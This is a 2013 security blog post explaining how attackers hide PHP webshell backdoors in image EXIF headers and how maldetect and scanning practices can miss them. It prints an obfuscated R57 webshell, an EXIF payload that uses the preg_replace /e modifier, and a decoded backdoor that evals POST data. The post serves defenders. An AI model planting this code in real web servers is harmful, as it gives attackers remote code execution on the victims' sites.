Hiding Webshell Backdoor Code in Image Files

October 11, 2013 | Posted By Ryan Barnett
Comments (0)

Looks Can Be Deceiving

Do any of these pictures look suspicious?


First appearances may be deceiving... Web attackers have have been using a method of stashing pieces of their PHP backdoor exploit code within the meta-data headers of these image files to evade detections. This is not a completely new tactic however it is not as well known by the defensive community so we want to raise awareness. Let's first take a quick look at why this technique is being utlized by attackers.

Standard Webshell Backdoor Code

There are many methods attackers employ to upload Webshell backdoor code onto compromised web servers including Remote File Inclusion (RFI)

, Wordpress TimThumb Plugin

and even non-web attack vectors such as Stolen FTP Credentials. Here is a graphic taken from this years Trustwave SpiderLabs Global Security Report that lists the top malicious file types uploaded to compromised web servers:




Source: 2013 Trustwave Global Security Report

Let's take a look at a standard obfuscated R57 shell example:

```
GIF89a????????!?????,???????D?;?<?php
$language = 'eng';
$auth     = 0;
$name     = '1'; // md5 Login
$pass     = '1'; // md5 Password
/*****************************************************************************
*****************************************************************************
***/
error_reporting(0);
$r57="rUh6QuM4EP58VfwH46uUSQspe6eTSUDQZTQclQ7KNXK/AIrccdptVpzIaehpEf
/9xmnSl4Xl2NP2WJOZdHOebDyegJSFjCWUhdRcWdv7ncPtLT4h7R2uFOhpK47CKOoPLmK8MfvM7r27
QeeXx+2tlgNKXCdSJTQJyD4GteYwxlQTMPwUDmLo+XVnFZ8PohG9M2EuPmK4h+E
/1240iq+HfQcYF+kCEZSljCyYmBKMgFGTW25Fm2t3YIpaIN9CAaEfueDxFExtxhjnUgrekv8S2CGPL
QVWJbleYPro5CyMLwa9EBMMzs7o4dP2FnEKXk5dIsiWBkyCDLDirENtvBAsh
/ayI8/9xye93hByqnuGe11VWfK9oG5rMRiFeE4540ybT8YF+6g4E5pWv5BGuliolYju0mamalP+NOf
BBJl2XR5nu41VKErTx63oX5EI5AMYBjX9W07Q2rfaFhLNDVZ3KT877
/prSio9ULx7dOXhk2kzM3+FoxsvyQoBc17MuKiikgmsD4AXnQ77SqP4rP9qa2xlEW1pCEVDmpNgheo
NQa8vwstEPBwMU96dQrvzZY+LJKsQd54Vz8sM
/GVJmvGQ4PRo9WmJWNhkDfzE2Tlr0+wcuNlOQzIrCD3SXHRj
/IlyKXwleySylFY0gyw76jrn0UsemlPqiFaBFlnxrxD8U5IiwwP79YP9IfCY+suyPj3qjpfBLTTGFZ
5qQNvUxy5wNKA02hrbHZ9p3k3jGgOwj4qngc2UL
/ARMyxY+JRZSs7pt85oTWKqdM4PC0VmomRyQrOzmXNFiVHzT5BljsWIGa9xnro7lhiTG8ZJFSgtcky
otvHvbV3PzqJo7RhfBsK6OnvvjVCCrqQgxuIjuDncxzW7HfTa
/kWJ29sfqYHo7xepCxnJPJRZ5iQ3KwSVvjI7lTCrTkDp8euCnhZszlHaCGvEUkx2ohclBEfDF1qJ0T
igVp7SWmJHjWa+8rs8lDywrLLv94jvGnPH3uEmRsADsinyKtO8cUVb3F7KNHiYN+2YYf6jhesyK0tX
zmsGto2uTj/rc8bTFFHNSTnuG4AJxtdhM5vmldY1P7h5r7K4hLmNPiDrJNbyGzVd9Ps
/6joC5uaBkiRwVwWaegQ4krWPjvVFW9fwhrx429UoaeO54HO
/STYi5XPRl6s7sNOyPJqYmg4GPU2H3cdzAVQ3XiOJaoc4C7JmmBcPELvskMYG0H4xUedy7MJj6S7Z+
LZZWuanpDLduj3SWQV+LyEle+GJuFlZNvxElSSgFNFl8r9ah8vroFToIWyyt+2ZyPXQNyrjHbGS1c4
8tR+tba2VEtYn6Pdzgvbt D5elMns+hi+QtFomu9XcEGhaLNlLLZuf0nxSoag5rBz
/l0/xKoeljj+U1csU2cuY92/ifwE=";
eval(gzinflate(str_rot13(base64_decode($r57))));
?>
```

Notice the Base64 encoded parameter data and then the PHP Eval call at the end. Once PHP executes this code, it will decode and inflate the data stream and the result will be a basic file uploader webshell similar to the following:



Incident Response Steps - Identification and Eradication

These types of attacks and compromises are so prevalent in Shared Hosting environments where end users do not properly update their web application software. In response to these types of scenarios, Hosting Provider security teams often employ OS-level back-end processes that scan the local file systems looking for tell-tale signs of webshell backdoor code. One example tool is called MalDetect

. This script can be run to analyze files and detect various forms of malicious code. If we run maldetect against our example R57 webshell file we get the following:

R57 webshell file we get the following:

```
$ sudo /usr/local/maldetect/maldet --config-option qua
Linux Malware Detect v1.4.2
            (C) 2002-2013, R-fx Networks <proj@r-fx.or
            (C) 2013, Ryan MacDonald <ryan@r-fx.org>
inotifywait (C) 2007, Rohan McGovern <rohan@mcgovern.i
This program may be freely redistributed under the ter

maldet(92294): {scan} signatures loaded: 9011 (7145 MD
maldet(92294): {scan} building file list for /tmp/lin.
maldet(92294): {scan} file list completed, found 1 fil
maldet(92294): {scan} 1/1 files scanned: 0 hits 0 clea
maldet(92294): {scan} scan completed on /tmp/lin.php:
maldet(92294): {scan} scan report saved, to view run:
maldet(92294): {scan} quarantine is disabled! set quar
```

As you can see, maldetect identified this PHP file with of of its generic base64 injection signatures. While this indivudual file scanning does work, for managability, most organizations opt to run maldetect as part of an ogoing automated process run through scheduling tools such as Cron. The big problem with this process is that, for performance reasons, many organizations opt to only scan PHP files and exclude other file types from being scanned...

Hiding Webshell Backdoor Code in Image Files

This brings us back to the beginning of the blog post. Due to the cleanup tactics used by most organizations, the bad guys had to figure out a method of hiding their backdoor code in places that most likely would not be inspected. In this case, we are talking about hiding PHP code data within the Exif image header fields


.

The concept of Stegonography is not new and there have been many past examples of its use for passing data, however we are now seeing it used for automated code execution. I do want to give a proper hat-tip to the Sucuri Research Team who also found similar techniques

being employed.

PHP Code In EXIF Headers

If you were to view-source in a browser or use something like the unix strings command, you could see the new code added to the top of the image files:



After uploading this file to VirusTotal

, you can see a more friendly representation of the EXIF fields:

ExifTool file metadata	
MIMEType	image/jpeg
YResolution	96
BitsPerSample	8
ImageSize	155x77
FileType	JPEG
ResolutionUnit	inches
ColorComponents	3
JFIFVersion	1.01
ExifByteOrder	Little-endian (Intel, II)
XResolution	96
ImageWidth	155
EncodingProcess	Baseline DCT, Huffman coding
Model	eval(base64_decode('aWYgKGlzc2V0KCRfUE9TVFsienoxll0pKSB7ZXZhbChzdHJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30='));
Make	/.*/e
YCbCrSubSampling	YCbCr4:2:0 (2 2)
ImageHeight	77

As you can see, the PHP code is held within the EXIF "Model" and "Make" fields. This data does not in any way interfere with the proper rendering of the image file itself.

PHP's exif_read_data function

PHP has a function called exif_read_data which allows it to read the header data of image files. It is used extensivly in many different plugins and tools . Here is an example from Facebook's GitHub Repo:

```php
<?php

touch(__DIR__.'/images/246x247.png', 1234567890);
$exif = exif_read_data(__DIR__.'/images/246x247.png');
print_r($exif);

touch(__DIR__.'/images/php.gif', 1234567890);
$exif = exif_read_data(__DIR__.'/images/php.gif');
print_r($exif);

touch(__DIR__.'/images/simpletext.jpg', 1234567890);
$exif = exif_read_data(__DIR__.'/images/simpletext.jpg');
print_r($exif);

touch(__DIR__.'/images/smile.happy.png', 1234567890);
$exif = exif_read_data(__DIR__.'/images/smile.happy.png');
```

```
14
15  touch(__DIR__.'/images/smile.happy.png', 1234567890);
16  $exif = exif_read_data(__DIR__.'/images/smile.happy.png');
17  print_r($exif);
18
19  touch(__DIR__.'/images/test1pix.jpg', 1234567890);
20  $exif = exif_read_data(__DIR__.'/images/test1pix.jpg');
21  print_r($exif);
22
23  touch(__DIR__.'/images/test2.jpg', 1234567890);
24  $exif = exif_read_data(__DIR__.'/images/test2.jpg');
25  print_r($exif);
```

Updated PHP Webshell Code

So, with pieces of their webshell stashes away within the EXIF headers of either local or remote image files, the attackers can then modify their PHP code to leverage the PHP exif_read_data function like this:

```
<?php$exif = exif_read_data('http://REDACTED/images/st
```

The first line downloads a remote jpg image file with the stashes code in it and then sets the $exif variable with the array value. We can modify this PHP code to simulate this by downloading the same files and then dumping the $exif data:

```
<?$exif = exif_read_data('http://REDACTED/images/stori
var_dump($exif);
?>
```

When executing this php file, we get the following output:

```
$ php ./exif_dumper.php
array(9) {
  ["FileName"]=>
  string(18) "Logo_Coveright.jpg"
  ["FileDateTime"]=>
  int(0)
  ["FileSize"]=>
  int(6159)
  ["FileType"]=>
  int(2)
  ["MimeType"]=>
  string(10) "image/jpeg"
  ["SectionsFound"]=>
  string(13) "ANY_TAG, IFD0"
  ["COMPUTED"]=>
  array(5) {
    ["html"]=>
    string(23) "width="155" height="77""
    ["Height"]=>
    int(77)
    ["Width"]=>
    int(155)
    ["IsColor"]=>
    int(1)
```

```
    int(155)
    ["IsColor"]=>
    int(1)
    ["ByteOrderMotorola"]=>
    int(0)
  }
["Make"]=>
  string(5) "/.*/e"
  ["Model"]=>
  string(108) "eval(base64_decode('aWYgKGlzc2V0KCRfUE9
}
```

The final setup in this process is to execute the PHP preg_replace function.

```
<?php$exif = exif_read_data('http://REDACTED/images/st
```


Notice that the $exif['Make'] variable data uses the "/.*/e" PCRE regex modifier (PREG_REPLACE_EVAL) which will evaluate the data from the $exif['Model'] variable. In this case, it would execute the base64_decode which results in the following PHP snippet of code:

```
if (isset($_POST["zz1"])) {eval(stripslashes($_POST["z
```

This code checks to see if there is a POST request body named "zz1" and if there is, it will then eval the contents. This makes it quite easy for attackers to sprinkle backdoor access code by injecting other legitimate PHP files with this combination of exif_read_data and preg_replace code.

How Widespread?

We can not accurately estimate how widespread this technique is being used however there is a small amount of empirical evidence by simply using public search engines to flag any web pages that list characteristics of either EXIF code hiding or searching for this specific base64 encoded string value.



There are hundreds of examples of this base64 encoded data being present within image files.

Recommendations

Scan All Files for Malicious Code

If you are running OS level scanning of files on disk, carefully consider which file-types you want to include/exclude. As this scenario shows, attackers can take advantage of your excluded content to hide their code.